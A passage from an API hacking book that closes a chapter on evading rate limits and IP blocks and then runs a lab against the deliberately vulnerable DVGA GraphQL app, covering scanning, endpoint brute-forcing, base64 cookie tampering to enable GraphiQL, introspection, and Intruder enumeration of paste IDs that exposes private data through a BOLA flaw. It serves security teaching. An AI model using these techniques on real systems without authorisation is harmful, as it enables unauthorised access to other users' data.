A cool test you can do to see IP Rotate in action is to specify *ipchicken.com* as your target. (IPChicken is a website that displays your public IP address, as seen in Figure 13-11.) Then proxy a request to *https://ipchicken.com*. Forward that request and watch how your rotating IP is displayed with every refresh of *https://ipchicken.com*.



Figure 13-11: IPChicken

Now, security controls that block you based solely on your IP address will stand no chance.

Summary

In this chapter, I discussed techniques you can use to evade API security controls. Be sure to gather as much information as you can as an end user before you launch an all-out attack. Also, create burner accounts to continue testing if one of your accounts is banned.

We applied evasive skills to test out one of the most common API security controls: rate limiting. Finding a way to bypass rate limiting gives you an unlimited, all-access pass to attacking an API with all the brute force you can muster. In the next chapter, we'll be applying the techniques developed throughout this book to attacking a GraphQL API.

14

ATTACKING GRAPHQL

This chapter will guide you through the process of attacking the Damn Vulnerable GraphQL Application (DVGA) using the API hacking techniques we've covered so far. We'll begin with active reconnaissance, transition to API analysis, and conclude by attempting various attacks against the application.

As you'll see, there are some major differences between the RESTful APIs we've been working with throughout this book and GraphQL APIs. I will guide you through these differences and demonstrate how we can leverage the same hacking techniques by adapting them to GraphQL. In the process, you'll get a sense of how you might apply your new skills to emerging web API formats.

You should treat this chapter as a hands-on lab. If you would like to follow along, make sure your hacking lab includes DVGA. For more information regarding setting up DVGA, return to Chapter 5.

GraphQL Requests and IDEs

In Chapter 2, we covered some of the basics of how GraphQL works. In this section, we'll discuss how to use and attack GraphQL. As you proceed, remember that GraphQL more closely resembles SQL than REST APIs. Because GraphQL is a query language, using it is really just querying a database with more steps. Let's look the request in Listing 14-1 and its response in Listing 14-2.

```
POST /v1/graphql
--snip--
query products (price: "10.00") {
       name
price
}
```

Listing 14-1: A GraphQL request

```
200 OK
{
"data": {
"products": [
{
"product_name": "Seat",
"price": "10.00",
"product_name": "Wheel",
"price": "10.00"
}]}
```

Listing 14-2: A GraphQL response

Unlike REST APIs, GraphQL APIs don't use a variety of endpoints to represent where resources are located. Instead, all requests use POST and get sent to a single endpoint. The request body will contain the query and mutation, along with the requested types.

Remember from Chapter 2 that the GraphQL *schema* is the shape in which the data is organized. The schema consists of types and fields. The *types* (`query`, `mutation`, and `subscription`) are the basic methods consumers can use to interact with GraphQL. While REST APIs use the HTTP request methods GET, POST, PUT, and DELETE to implement CRUD (create, read, update, delete) functionality, GraphQL instead uses `query` (to read) and `mutation` (to create, update, and delete). We won't be using `subscription` in this chapter, but it is essentially a connection made to the GraphQL server that allows the consumer to receive real-time updates. You can actually build out a GraphQL request that performs both a query and mutation, allowing you to read and write in a single request.

Queries begin with an object type. In our example, the object type is `products`. Object types contain one or more fields providing data about the object, such as `name` and `price` in our example. GraphQL queries can also

contain arguments within parentheses, which help narrow down the fields you're looking for. For instance, the argument in our sample request specifies that the consumer only wants products that have the price `"10.00"`.

As you can see, GraphQL responded to the successful query with the exact information requested. Many GraphQL APIs will respond to all requests with an HTTP 200 response, regardless of whether the query was successful. Whereas you would receive a variety of error response codes with a REST API, GraphQL will often send a 200 response and include the error within the response body.

Another major difference between REST and GraphQL is that it is fairly common for GraphQL providers to make an integrated development environment (IDE) available over their web application. A GraphQL IDE is a graphical interface that can be used to interact with the API. Some of the most common GraphQL IDEs are GraphiQL, GraphQL Playground, and the Altair Client. These GraphQL IDEs consist of a window to craft queries, a window to submit requests, a window for responses, and a way to reference the GraphQL documentation.

Later in this chapter, we will cover enumerating GraphQL with queries and mutations. For more information about GraphQL, check out the GraphQL guide at *https://graphql.org/learn* and the additional resources provided by Dolev Farhi in the DVGA GitHub Repo.

Active Reconnaissance

Let's begin by actively scanning DVGA for any information we can gather about it. If you were trying to uncover an organization's attack surface rather than attacking a deliberately vulnerable application, you might begin with passive reconnaissance instead.

Scanning

Use an Nmap scan to learn about the target host. From the following scan, we can see that port 5000 is open, has HTTP running on it, and uses a web application library called Werkzeug version 1.0.1:

```
$ nmap -sC -sV 192.168.195.132
Starting Nmap 7.91 ( https://nmap.org ) at 10-04 08:13 PDT
Nmap scan report for 192.168.195.132
Host is up (0.00046s latency).
Not shown: 999 closed ports
PORT      STATE    SERVICE    VERSION
5000/tcp open        http      Werkzeug httpd 1.0.1 (Python 3.7.12)
|_http-server-header: Werkzeug/1.0.1 Python/3.7.12
|_http-title: Damn Vulnerable GraphQL Application
```

The most important piece of information here is found in the `http-title`, which gives us a hint that we're working with a GraphQL application. You won't typically find indications like this in the wild, so we will ignore it for

now. You might follow this scan with an all-ports scan to search for additional information.

Now it's time to perform more targeted scans. Let's run a quick web application vulnerability scan using Nikto, making sure to specify that the web application is operating over port 5000:

```
$ nikto -h 192.168.195.132:5000
---------------------------------------------------------------------------
+ Target IP:          192.168.195.132
+ Target Hostname:    192.168.195.132
+ Target Port:        5000
---------------------------------------------------------------------------
+ Server: Werkzeug/1.0.1 Python/3.7.12
+ Cookie env created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /static/favicon.ico, inode:
1633359027.0, size: 15406, mtime: 2525694601
+ Allowed HTTP Methods: OPTIONS, HEAD, GET
+ 7918 requests: 0 error(s) and 6 item(s) reported on remote host
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Nikto tells us that the application may have some security misconfigurations, such as the missing `X-Frame-Options` and undefined `X-XSS-Protection` headers. In addition, we've found that the OPTIONS, HEAD, and GET methods are allowed. Since Nikto did not pick up any interesting directories, we should check out the web application in a browser and see what we can find as an end user. Once we have thoroughly explored the web app, we can perform a directory brute-force attack to see if we can find any other directories.

Viewing DVGA in a Browser

As you can see in Figure 14-1, the DVGA web page describes a deliberately vulnerable GraphQL application.

Make sure to use the site as any other user would by clicking the links located on the web page. Explore the Private Pastes, Public Pastes, Create Paste, Import Paste, and Upload Paste links. In the process, you should begin to see a few interesting items, such as usernames, forum posts that include IP addresses and `user-agent` info, a link for uploading files, and a link for creating forum posts. Already we have a bundle of information that could prove useful in our upcoming attacks.



Figure 14-1: The DVGA landing page

Using DevTools

Now that we've explored the site as an average user, let's take a peek under the hood of the web application using DevTools. To see the different resources involved in this web application, navigate to the DVGA home page and open the Network module in DevTools. Refresh the Network module by pressing CTRL-R. You should see something like the interface shown in Figure 14-2.



Figure 14-2: The DVGA home page's network source file

Look through the response headers of the primary resource. You should see the header `Set-Cookie: env=graphiql:disable`, another indication that we're interacting with a target that uses GraphQL. Later, we may be able to manipulate a cookie like this one to enable a GraphQL IDE called GraphiQL.

Back in your browser, navigate to the Public Pastes page, open up the DevTools Network module, and refresh again (see Figure 14-3).



Figure 14-3: DVGA public_pastes *source*

There is a new source file called *graphql*. Select this source and choose the Preview tab. Now you will see a preview of the response for this resource. GraphQL, like REST, uses JSON as the syntax for transferring data. At this point, you may have guessed that this is a response generated using GraphQL.

Reverse Engineering the GraphQL API

Now that we know the target app uses GraphQL, let's try to determine the API's endpoint and requests. Unlike REST APIs, whose resources are available at various endpoints, a host that uses GraphQL relies on only a single endpoint for its API. In order to interact with the GraphQL API, we must first find this endpoint and then figure out what we can query for.

Directory Brute-Forcing for the GraphQL Endpoint

A directory brute-force scan using Gobuster or Kiterunner can tell us if there are any GraphQL-related directories. Let's use Kiterunner to find these. If you were searching for GraphQL directories manually, you could add keywords like the following in the requested path:

/graphql
/v1/graphql
/api/graphql
/v1/api/graphql

/graph
/v1/graph
/graphiql
/v1/graphiql
/console
/query
/graphql/console
/altair
/playground

Of course, you should also try replacing the version numbers in any of these paths with */v2*, */v3*, */test*, */internal*, */mobile*, */legacy*, or any variation of these paths. For example, both Altair and Playground are alternative IDEs to GraphiQL that you could search for with various versioning in the path.

SecLists can also help us automate this directory search:

```
$ kr brute http://192.168.195.132:5000 -w /usr/share/seclists/Discovery/Web-Content/graphql.txt

GET     400 [     53,    4,   1] http://192.168.195.132:5000/graphiql

GET     400 [     53,    4,   1] http://192.168.195.132:5000/graphql

5:50PM INF scan complete duration=716.265267 results=2
```

We receive two relevant results from this scan; however, both currently respond with an HTTP 400 Bad Request status code. Let's check them in the web browser. The */graphql* path resolves to a JSON response page with the message `"Must provide query string."` (see Figure 14-4).



*Figure 14-4: The DVGA /*graphql *path*

This doesn't give us much to work with, so let's check out the */graphiql* endpoint. As you can see in Figure 14-5, the */graphiql* path leads us to the web IDE often used for GraphQL, GraphiQL.



Figure 14-5: The DVGA GraphiQL web IDE

However, we are met with the message `"400 Bad Request: GraphiQL Access Rejected"`.

In the GraphiQL web IDE, the API documentation is normally located on the top right of the page, under a button called Docs. If you click the Docs button, you should see the Documentation Explorer window, shown on the right side of Figure 14-5. This information could be helpful for crafting requests. Unfortunately, due to our bad request, we do not see any documentation.

There is a chance we're not authorized to access the documentation due to the cookies included in our request. Let's see if we can alter the `env=graphiql:disable` cookie we spotted back at the bottom of Figure 14-2.

Cookie Tampering to Enable the GraphiQL IDE

Let's capture a request to */graphiql* using the Burp Suite Proxy to see what we're working with. As usual, you can proxy the request to be intercepted through Burp Suite. Make sure Foxy Proxy is on and then refresh the */graphiql* page in your browser. Here is the request you should intercept:

```
GET /graphiql HTTP/1.1
Host: 192.168.195.132:5000
--snip--
Cookie: language=en; welcomebanner_status=dismiss; continueCode=KQabVVENkBvjq9O2xgyoWrXb45wGnm
TxdaL8m1pzYlPQKJMZ6D37neRqyn3x; cookieconsent_status=dismiss; session=eyJkaWZmaWN1bHR5IjoiZWFz
eSJ9.YWOfOA.NYaXtJpmkjyt-RazPrLj5GKg-Os; env=Z3JhcGhpcWw6ZGlzYWJsZQ==
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0.
```

In reviewing the request, one thing you should notice is that the `env` variable is base64 encoded. Paste the value into Burp Suite's Decoder and then decode the value as base64. You should see the decoded value as `graphiql:disable`. This is the same value we noticed when viewing DVGA in DevTools.

Let's take this value and try altering it to `graphiql:enable`. Since the original value was base64 encoded, let's encode the new value back to base64 (see Figure 14-6).



Figure 14-6: Burp Suite's Decoder

You can test out this updated cookie in Repeater to see what sort of response you receive. To be able to use GraphiQL in the browser, you'll need to update the cookie saved in your browser. Open the DevTools Storage panel to edit the cookie (see Figure 14-7).



Figure 14-7: Cookies in DevTools

Once you've located the `env` cookie, double-click the value and replace it with the new one. Now return to the GraphiQL IDE and refresh the page. You should now be able to use the GraphiQL interface and Documentation Explorer.

Reverse Engineering the GraphQL Requests

Although we know the endpoints we want to target, we still don't know the structure of the API's requests. One major difference between REST and GraphQL APIs is that GraphQL operates using POST requests only.

Let's intercept these requests in Postman so we can better manipulate them. First, set your browser's proxy to forward traffic to Postman. If you followed the setup instructions back in Chapter 4, you should be able to set FoxyProxy to "Postman." Figure 14-8 shows Postman's Capture requests and cookies screen.



Figure 14-8: Postman's Capture requests and cookies screen

Now let's reverse engineer this web application by manually navigating to every link and using every feature we've discovered. Click around and submit some data. Once you've thoroughly used the web app, open Postman to see what your collection looks like. You've likely collected requests that do not interact with the target API. Make sure to delete any that do not include either */graphiql* or */graphql*.

However, as you can see in Figure 14-9, even if you delete all requests that don't involve */graphql*, their purposes aren't so clear. In fact, many of them look identical. Because GraphQL requests function solely using the data in the body of the POST request rather than the request's endpoint, we'll have to review the body of the request to get an idea of what these requests do.



Figure 14-9: An unclear GraphQL Postman collection

Take the time to go through the body of each of these requests and then rename each request so you can see what it does. Some of the request bodies may seem intimidating; if so, extract a few key details from them and give them a temporary name until you understand them better. For instance, take the following request:

```
POST http://192.168.195.132:5000/graphiql?

{"query":"\n  query IntrospectionQuery {\n    __schema {\n      queryType{ name }\n
mutationType { name }\n      subscriptionType { name }\n
--snip--
```

There is a lot of information here, but we can pick out a few details from the beginning of the request body and give it a name (for example, Graphiql Query Introspection SubscriptionType). The next request looks very similar, but instead of `subscriptionType`, the request includes only `types`, so let's name it based on that difference, as shown in Figure 14-10.



Figure 14-10: A cleaned-up DVGA collection

Now you have a basic collection with which to conduct testing. As you learn more about the API, you will further build your collection.

Before we continue, we'll cover another method of reverse engineering GraphQL requests: obtaining the schema using introspection.

Reverse Engineering a GraphQL Collection Using Introspection

Introspection is a feature of GraphQL that reveals the API's entire schema to the consumer, making it a gold mine when it comes to information disclosure. For this reason, you'll often find introspection disabled and will have to work a lot harder to attack the API. If, however, you can query the schema, you'll be able to operate as though you've found a collection or specification file for a REST API.

Testing for introspection is as simple as sending an introspection query. If you're authorized to use the DVGA GraphiQL interface, you can capture the introspection query by intercepting the requests made when loading */graphiql*, because the GraphiQL interface sends an introspection query when populating the Documentation Explorer.

The full introspection query is quite large, so I've only included a portion here; however, you can see it in its entirety by intercepting the request yourself or checking it out on the Hacking APIs GitHub repo at *https://github.com/hAPI-hacker/Hacking-APIs*.

```
query IntrospectionQuery {
  __schema {
    queryType { name }
    mutationType { name }
    subscriptionType { name }
    types {
      ...FullType
    }
    directives {
      name
      description
      locations
      args {
        ...InputValue
      }
    }
  }
}
```

A successful GraphQL introspection query will provide you with all the types and fields contained within the schema. You can use the schema to build a Postman collection. If you're using GraphiQL, the query will populate the GraphiQL Documentation Explorer. As you'll see in the next sections, the GraphiQL Documentation Explorer is a tool for seeing the types, fields, and arguments available in the GraphQL documentation.

GraphQL API Analysis

At this point, we know that we can make requests to a GraphQL endpoint and the GraphiQL interface. We've also reverse engineered several GraphQL requests and gained access to the GraphQL schema through the use of a successful introspection query. Let's use the Documentation Explorer to see if there is any information we might leverage for exploitation.

Crafting Requests Using the GraphiQL Documentation Explorer

Take one of the requests we reverse engineered from Postman, such as the request for Public Pastes used to generate the *public_pastes* web page, and test it out using the GraphiQL IDE. Use the Documentation Explorer to help you build your query. Under **Root Types**, select **Query**. You should see the same options displayed in Figure 14-11.



Figure 14-11: The GraphiQL Documentation Explorer

Using the GraphiQL query panel, enter `query` followed by curly brackets to initiate the GraphQL request. Now query for the public pastes field by adding `pastes` under `query` and using parentheses for the argument `public: true`. Since we'll want to know more about the public pastes object, we'll need to add fields to the query. Each field we add to the request will tell us more about the object. To do this, select **PasteObject** in the Documentation Explorer to view these fields. Finally, add the fields that you would like to include in your request body, separated by new lines. The fields you include represent the different data objects you should receive back from the provider. In my request I'll add `title`, `content`, `public`, `ipAddr`, and `pId`, but feel

free to experiment with your own fields. Your completed request body should look like this:

```
query {
pastes (public: true) {
 title
     content
     public
     ipAddr
     pId
  }
}
```

Send the request by using the **Execute Query** button or the shortcut CTRL-ENTER. If you've followed along, you should receive a response like the following:

```
{
  "data": {
    "pastes": [
      {
        "id": "UGFzdGVPYmplY3Q6MTY4",
        "content": "testy",
        "ipAddr": "192.168.195.133",
        "pId": "166"
      },
      {
        "id": "UGFzdGVPYmplY3Q6MTY3",
        "content": "McTester",
        "ipAddr": "192.168.195.133",
        "pId": "165"
      }
   }
}
```

Now that you have an idea of how to request data using GraphQL, let's transition to Burp Suite and use a great extension to help us flesh out what can be done with DVGA.

Using the InQL Burp Extension

Sometimes, you won't find any GraphiQL IDE to work with on your target. Luckily for us, an amazing Burp Suite extension can help. InQL acts as an interface to GraphQL within Burp Suite. To install it, as you did for the IP Rotate extension in the previous chapter, you'll need to select Jython in the Extender options. Refer to Chapter 13 for the Jython installation steps.

Once you've installed InQL, select the InQL Scanner and add the URL of the GraphQL API you're targeting (see Figure 14-12).

The scanner will automatically find various queries and mutations and save them into a file structure. You can then select these saved requests and send them to Repeater for additional testing.

Figure 14-12: The InQL Scanner module in Burp Suite

Let's practice testing different requests. The `paste.query` is a query used to find pastes by their paste ID (pID) code. If you posted any public pastes in the web application, you can see your pID values. What if we used an authorization attack against the pID field by requesting pIDs that were meant to be private? This would constitute a BOLA attack. Since these paste IDs appear to be sequential, we'll want to test for any authorization restrictions preventing us from accessing the private posts of other users.

Right-click `paste.query` and send it to Repeater. Edit the `code*` value by replacing it with a pID that should work. I'll use the pID 166, which I received earlier. Send the request with Repeater. You should receive a response like the following:

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 319
Vary: Cookie
Server: Werkzeug/1.0.1 Python/3.7.10

{
  "data": {
    "paste": {
      "owner": {
        "id": "T3duZXJPYmplY3Q6MQ=="
      },
      "burn": false,
      "Owner": {
        "id": "T3duZXJPYmplY3Q6MQ=="
      },
      "userAgent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Firefox/78.0",
      "pId": "166",
```

```
      "title": "test3",
      "ownerId": 1,
      "content": "testy",
      "ipAddr": "192.168.195.133",
      "public": true,
      "id": "UGFzdGVPYmplY3Q6MTY2"
    }
  }
}
```

Sure enough, the application responds with the public paste I had previously submitted.

If we're able to request pastes by pID, maybe we can brute-force the other pIDs to see if there are authorization requirements that prevent us from requesting private pastes. Send the paste request in Figure 14-12 to Intruder and then set the pID value to be the payload position. Change the payload to a number value starting at 0 and going to 166 and then start the attack.

Reviewing the results reveals that we've discovered a BOLA vulnerability. We can see that we've received private data, as indicated by the `"public": false` field:

```
{
  "data": {
    "paste": {
      "owner": {
        "id": "T3duZXJPYmplY3Q6MQ=="
      },
      "burn": false,
      "Owner": {
        "id": "T3duZXJPYmplY3Q6MQ=="
      },
      "userAgent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Firefox/78.0",
      "pId": "63",
      "title": "Imported Paste from URL - b9ae5f",
      "ownerId": 1,
      "content": "<!DOCTYPE html>\n<html lang=en> ",
      "ipAddr": "192.168.195.133",
      "public": false,
      "id": "UGFzdGVPYmplY3Q6NjM="
    }
  }
}
```

